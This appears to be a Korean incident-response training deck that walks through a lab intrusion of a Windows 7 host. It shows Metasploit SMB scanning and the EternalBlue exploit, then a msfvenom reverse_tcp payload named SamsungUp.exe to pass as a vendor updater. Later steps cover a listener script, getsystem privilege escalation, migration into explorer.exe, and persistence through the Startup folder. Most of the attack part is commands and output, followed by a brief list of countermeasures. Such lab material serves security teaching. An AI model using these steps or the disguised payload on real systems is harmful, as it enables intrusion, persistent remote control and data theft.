

침해사고 대응 프로젝트

목차 Contents

1. SMB 취약점 공격

침해사고 대응 프로젝트

SMB 취약점 공격

- 시나리오
- 구성도
- 방지 대책

취약점 공격 시나리오


<시스템 공격>

- 'metasploit'을 이용하여 타겟의 SMB 버전을 확인한다
- SMB 버전이 1이나 2일때, 'ms17_010_eternalblue' 취약점을 이용하여 공격을 실시한다

<시스템 공격>

- 'metasploit'을 이용한 'Reverse_TCP' 페이로드 제작 및 유포

네트워크 구성도



SMB 취약점 공격

Metasploit

Msfconsole 실행

```
[root@kali: ~]# msfconsole -q
[*] Starting persistent handler(s) ...
msf6 > █
```

Search 로 사용할 옵션(smb_version) 선택

```
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    yes             The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS   1              yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > █
```

결과 확인

Smb_version 옵션 설정

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.20.202
rhosts => 192.168.20.202
msf6 auxiliary(scanner/smb/smb_version) > set threads 16
threads => 16
msf6 auxiliary(scanner/smb/smb_version) > run █
```

Window7(타겟)의 SMB 버전 확인

```
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.20.202  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS   16              yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.20.202:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:11w 5d 0h 22m 28s) (guid:{58e1512a-bfee-44e2-95d4-884be6bbb4e3}) (authentication domain:MSDN-SPECIAL)
[*] 192.168.20.202:445 - Host is running Windows 7 Ultimate SP1 (build:7601) (name:MSDN-SPECIAL) (workgroup:WORKGROUP)
[*] 192.168.20.202: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

SMB 취약점 공격

Metasploit

공격을 위한 취약점 선택

```
msf6 auxiliary(scanner/smb/smb_version) > search ms17_010

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No     MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010
```

Ms17_010_eternal_blue 옵션 설정

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.20.202
rhosts => 192.168.20.202
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

결과 확인

공격 실행 -> 접속

```
meterpreter > sysinfo
Computer      : MSDN-SPECIAL
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : ko_KR
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter > pwd
C:\Windows\system32
meterpreter > ls
Listing: C:\Windows\system32

Mode                Size                Type                Last modified
-----
40777/rwxrwxrwx     0                    dir                2012-07-22 11:37:24 +0900
100666/rw-rw-rw-   21248                fil                2012-07-22 11:37:24 +0900
100666/rw-rw-rw-   21248                fil                2012-07-22 11:37:24 +0900
```

시작 메뉴 접근 및 프로세스 이전

```
meterpreter > cd 'C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup'
meterpreter >
meterpreter > pwd
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
meterpreter >

2068  2172  explorer.exe        x64    1      MSDN-SPECIAL\Administrator
2228  464   svchost.exe         x64    0      NT AUTHORITY\LOCAL SERVICE
2732  2864  jusched.exe         x86    1      MSDN-SPECIAL\Administrator

2936  360   conhost.exe         x64    1      MSDN-SPECIAL\Administrator
2996  2068  vmtoolsd.exe        x64    1      MSDN-SPECIAL\Administrator

meterpreter > migrate 2068
[*] Migrating from 1716 to 2068...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 2068
```

1. 취약점 공격 <Reverse_Tcp>

Reverse_TCP


Metasploit

'msfvenom' 명령어를 이용하여 'Reverse_TCP' 페이로드 제작. **파일명 : SamsungUp.exe**

```
선택번호.1
파일 동작 편집 보기 도움말
[root@kali: ~]# mkdir -p payload && cd payload
[root@kali: ~/payload]# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.20.50 lport=4444 -f exe -o SamsungUp.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: SamsungUp.exe
[root@kali: ~/payload]# ls -l
합계 8
-rw-r--r-- 1 root root 7168  8월  6 14:26 SamsungUp.exe
```

파일 복사 / 이동

실습 환경상 타겟 PC로 해당 파일을 복사



1. 취약점 공격 <Reverse_Tcp>

Reverse_TCP

Metasploit

Reverse_TCP 대기 상태 스크립트 파일 제작

```
터미널
파일 동작 편집 보기 도움말
[root@kali: ~/payload]# cat << EOF > reverse
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.20.50
set lport 4444
set exitonsession false
exploit -j -z
EOF
[root@kali: ~/payload]# ls reverse
reverse
[root@kali: ~/payload]#
```

Metasploit

Reverse_TCP 대기 상태 스크립트 파일 실행

```
터미널
파일 동작 편집 보기 도움말
[root@kali: ~/payload]# msfconsole -q -r reverse
[*] Processing reverse for ERB directives.
resource (reverse)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (reverse)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
resource (reverse)> set lhost 192.168.20.50
lhost => 192.168.20.50
resource (reverse)> set lport 4444
lport => 4444
resource (reverse)> set exitonsession false
exitonsession => false
resource (reverse)> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Starting persistent handler(s) ...

[*] Started reverse TCP handler on 192.168.20.50:4444
msf6 exploit(multi/handler) >
```


1. 취약점 공격 <Reverse_Tcp>

Reverse_TCP

파일 실행

타겟 PC에서 Reverse_TCP 파일인 'SamsugUp.exe' 실행 후 공격자 PC 확인 -> 192.168.20.202에 연결 되었다.

```
msf6 exploit(multi/handler) > sessions -i
```

Active sessions

Id	Name	Type	Information	Connection
1	meterpreter	x64/windows	MSDN-SPECIAL\Administrator @ M SDN-SPECIAL	192.168.20.50:4444 → 192.168.20.202:49186 (192.168.20.202)

Meterpreter 이용

'Meterpreter' 기능을 이용하여 타겟 시스템을 제어한다

```
meterpreter > sysinfo
```

Computer : MSDN-SPECIAL
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : ko_KR
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows

```
meterpreter > arp
```

ARP cache

IP address	MAC address	Interface
192.168.20.1	00:50:56:c0:00:01	12
192.168.20.50	00:0c:29:b0:67:ba	12
192.168.20.100	00:0c:29:cb:52:85	12
192.168.20.204	00:0c:29:fa:dd:34	12
192.168.20.255	ff:ff:ff:ff:ff:ff	12
224.0.0.22	00:00:00:00:00:00	1

Reverse_TCP

확인

권한 확인 및 권한 상승

Getuid로 권한 확인 후 getsystem으로 시스템 권한을 취득한다

```
meterpreter > getuid
Server username: MSDN-SPECIAL\Administrator
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Reverse_TCP가 연결 시

- meterpreter를 통해 스크린샷 및 스크린웨어, 키보드 스니핑, 패스워드 크래킹, 웹캠 해킹 등 정보 탈취와 같은 악의적인 동작을 할 수 있다.
- 파일 다운로드/업로드, 파일 삭제 등의 악의적인 동작을 할 수 있다.

타겟 시스템 프로세스 확인

- 실행중인 SamsungUp.exe 확인

- getpid로 현재 프로세스 아이디를 확인하고 migrate 2068로 부모 프로세스 explorer.exe로 이전한다

PID	PPID	Process Name	Architecture	Session ID	Username	Path
2068	2172	explorer.exe	x64	1	MSDN-SPECIAL\Administrator	C:\Windows\Explorer.EXE
2228	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
2384	360	conhost.exe	x64	1	MSDN-SPECIAL\Administrator	C:\Windows\system32\conhost.exe
2468	2068	SamsungUp.exe	x64	1	MSDN-SPECIAL\Administrator	C:\Users\Administrator\Desktop\SamsungUp.exe
2732	2864	jusched.exe	x86	1	MSDN-SPECIAL\Administrator	C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe
2996	2068	vmtoolsd.exe	x64	1	MSDN-SPECIAL\Administrator	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
3000	2732	jucheck.exe	x86	1	MSDN-SPECIAL\Administrator	C:\Program Files (x86)\Common Files\Java\Java Update\jucheck.exe

```
meterpreter > getpid
Current pid: 2468
meterpreter > migrate 2068
[*] Migrating from 2468 to 2068...
[*] Migration completed successfully.
meterpreter >
```

1. 취약점 공격 <Reverse_Tcp>

Reverse_TCP

Reverse_TCP 페이로드 업로드

C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup 윈도우 시작 프로그램 메뉴로 이동한다.

```
터미널
파일 동작 편집 보기 도움말
40777/rwxrwxrwx 0 dir 2019-08-08 10:14:35 +0900 프로그램

meterpreter > cd 'C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\'
meterpreter > dir
Listing: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs

Mode                Size      Type Last modified      Name
-----
40555/r-xr-xr-x    4096    dir  2019-08-08 10:14:35 +0900 Accessories
40555/r-xr-xr-x      0    dir  2019-08-08 10:15:05 +0900 Administrative Tools
100666/rw-rw-rw-   1353    fil  2019-08-08 10:15:08 +0900 Internet Explorer (64-bit).lnk
100666/rw-rw-rw-   1393    fil  2019-08-08 10:15:06 +0900 Internet Explorer.lnk
40555/r-xr-xr-x      0    dir  2019-08-08 10:14:35 +0900 Maintenance
40555/r-xr-xr-x      0    dir  2019-08-08 10:15:05 +0900 Startup
100666/rw-rw-rw-    476    fil  2019-08-08 10:15:05 +0900 desktop.ini

meterpreter > cd 'C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\'
meterpreter > pwd
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
meterpreter > dir
Listing: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Mode                Size      Type Last modified      Name
-----
100666/rw-rw-rw-    174    fil  2019-08-08 10:15:05 +0900 desktop.ini

meterpreter >
```

파일 업로드

시작 프로그램 메뉴에 SamsungUp.exe 파일을 업로드 한다.

```
터미널
파일 동작 편집 보기 도움말

meterpreter > upload /root/payload/SamsungUp.exe
[*] uploading : /root/payload/SamsungUp.exe -> SamsungUp.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /root/payload/SamsungUp.exe -> SamsungUp.exe
[*] uploaded : /root/payload/SamsungUp.exe -> SamsungUp.exe
meterpreter > dir
Listing: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup


Mode                Size      Type Last modified      Name
-----
100777/rwxrwxrwx    7168    fil  2024-08-06 15:09:07 +0900 SamsungUp.exe
100666/rw-rw-rw-    174    fil  2019-08-08 10:15:05 +0900 desktop.ini

meterpreter >
```

Reverse_TCP

타겟 PC에서 확인

- 파일 업로드 확인
- 시작 프로그램에 파일이 등록되어 윈도우를 시작할 때 마다 **Reverse_TCP** 가 연결된다.



보안 위협

Shell 사용으로 윈도우 레지스트리에 등록도 가능하다. 이와 같은 동작을 통해 랜섬웨어와 같은 악성 파일을 등록하는 악의적인 공격이 가능하다.

SMB 취약점 공격 <방지 대책>

- **포트 점검** : 네트워크를 세분화하고 불필요한 포트를 닫아 스캔 할 수 있는 표면을 줄인다.
- **사용 버전 점검 및 업데이트** : 보안 패치와 업데이트를 정기적으로 적용하여 취약점이 있는 버전을 사용하지 않는다.
- **백신** : 최신 백신을 설치하고 정기적으로 업데이트 한다.

침해사고 대응 프로젝트

감사합니다.